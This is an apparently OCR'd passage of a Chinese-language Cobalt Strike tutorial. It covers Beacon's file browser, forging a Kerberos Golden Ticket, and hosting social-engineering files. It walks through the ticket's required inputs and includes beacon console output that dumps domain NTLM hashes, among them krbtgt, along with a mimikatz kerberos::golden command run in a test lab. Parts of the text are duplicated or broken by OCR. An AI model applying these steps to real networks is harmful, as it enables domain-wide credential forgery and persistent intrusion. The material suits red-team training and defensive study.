请注意，文件浏览器中的每个操作都会创建 Beacon 执行的任务。文件浏览器无法使用您请求的信息刷新其内容，直到 Beacon 检入下一个。如果您的 Beacon 处于高睡眠间隔，则使用文件浏览器将不会令人愉快。建议您使用具有低信标睡眠时间（例如，少于 10 秒）的文件浏览器。

请注意，文件浏览器中的每个操作都会创建 Beacon 执行的任务。在下一个 Beacon 验入之前，文件浏览器无法使用您请求的信息刷新其内容。如果您的 Beacon 处于高睡眠间隔，您使用文件浏览器将很慢，建议您使用具有低 Beaco 睡眠时间（例如，少于 10 秒）的文件浏览器。

Golden Ticket

Golden Ticket 是一张自行生成的 Kerberos 票据。最常见的是使用域管理员权限伪造 Golden Ticket

Golden Ticket 需要四条信息：

1.要伪造票据的用户


2.要为其伪造票据的域名


3.域的 SID


4.域控制器上 krbtgt 用户的 NTLM 哈希值


进入到**[beacon]** - > **Access** - > **Golden Ticket**，从 Cobalt Strike 生成一张 Golden Ticket，并设置以上四条信息，Cobalt Strike 将使用 mimikatz 生成一张票据并将其注入到你的 kerberos 磁盘中。


Golden Ticket Tutoria








192.168.1.10
192.168.2.66
jsmith
Event Log X
Beacon 192.168.2.66@2432 X
Renew Time: 9/24/2015 21:54:56 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
#8>
Client: jsmith @ PLAYLAND.TESTLAB
Server: LDAP/DC.playland.testlab/playland.testlab @ P
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a40000 -> forwardable renewable pre_
Start Time: 9/17/2015 21:54:56 (local)
End Time: 9/18/2015 7:54:56 (local)
Renew Time: 9/24/2015 21:54:56 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96


beacon> shell whoami /user
[*] Tasked beacon to run: whoami /user
[+] host called home, sent: 32 bytes
[+] received output:
USER INFORMATION
User Name SID
playland\jsmith S-1-5-21-1875230590-875753713-3263804405-1106


Event Log X
Sites X
Beacon 192.168.2.66@2800 X
Beacon 192.
user
password
realm
Administrator
a7656816b026f071cd8710bd...
DC
pgobe
4ebf3812b388870508d62428...
DC
Guest
31d6cfe0d16ae931b73c59d7...
DC
nupton
ba61bd24166cadc40e1c3b51...
DC
rthomas
de4a0b3e499c5b9c8db2080...
DC
krbtgt
2fcf3aa35c1f1854a7a912199...
DC
jsmith
de4a0b3e499c5b9c8db2080...
DC
lab
8846f7eaee8fb117ad06bdd8...
DC
bdelpy
71fc12df05e0b80ed98c1d88...
DC
bdade
a3f5633c9826c9cbdc0a780a...
DC
ccampbell
c123ece74985e91a62f308db...
DC
asehgal
18d7330cc51bcc05bab4fd02f...
DC
tquack
548da05ce655145398d8786...
DC


Beacon 192.168.2.66@2432 X
w Time: 9/24/2015 21:54:56 (local)
ion Key Type: AES-256-CTS-HMAC-SHA1-96
nt: jsmith @ PLAYLAND.TESTLAB
er: LDAP/DC.playland.testlab/playland.testlab @ PLAYLAND.TESTLA
Ticket Encryption Type: AES-256-CTS-HMAC-SHA1-96
et Flags 0x40a40000 -> forwardable renewable pre_authent ok_as
t Time: 9/17/2015 21:54:56 (local)
Time: 9/18/2015 7:54:56 (local)
w Time: 9/24/2015 21:54:56 (local)
ion Key Type: AES-256-CTS-HMAC-SHA1-96


```
beacon> mimikatz kerberos::golden /user:Administrator /domain:
/krbtgt:2fcf3aa35c1f1854a7a9121996b061c3 /endin:480 /renewmax:
[*] Tasked beacon to run mimikatz's kerberos::golden /user:Adm
/krbtgt:2fcf3aa35c1f1854a7a9121996b061c3 /endin:480 /renewmax:
[+] host called home, sent: 297558 bytes
[+] received output:
User       : Administrator
Domain     : PLAYLAND
SID        : S-1-5-21-1875230590-875753713-3263804405
User Id    : 500
```



Host File

Cobalt Strike 的 Web 服务器可以为您托管社会工程学工具包，进入到 **Attacks** -> **Web Drive-by** -> **Host File** 进行设置。选择要加载的文件，选择任意 URL，然后选择文件的 mime 类型。

选中 Enable SSL to serve this content over SSL，在 Malleable C2 配置文件中指定有效的 SSL 证书时，此选项可用。

HTML Application 攻击

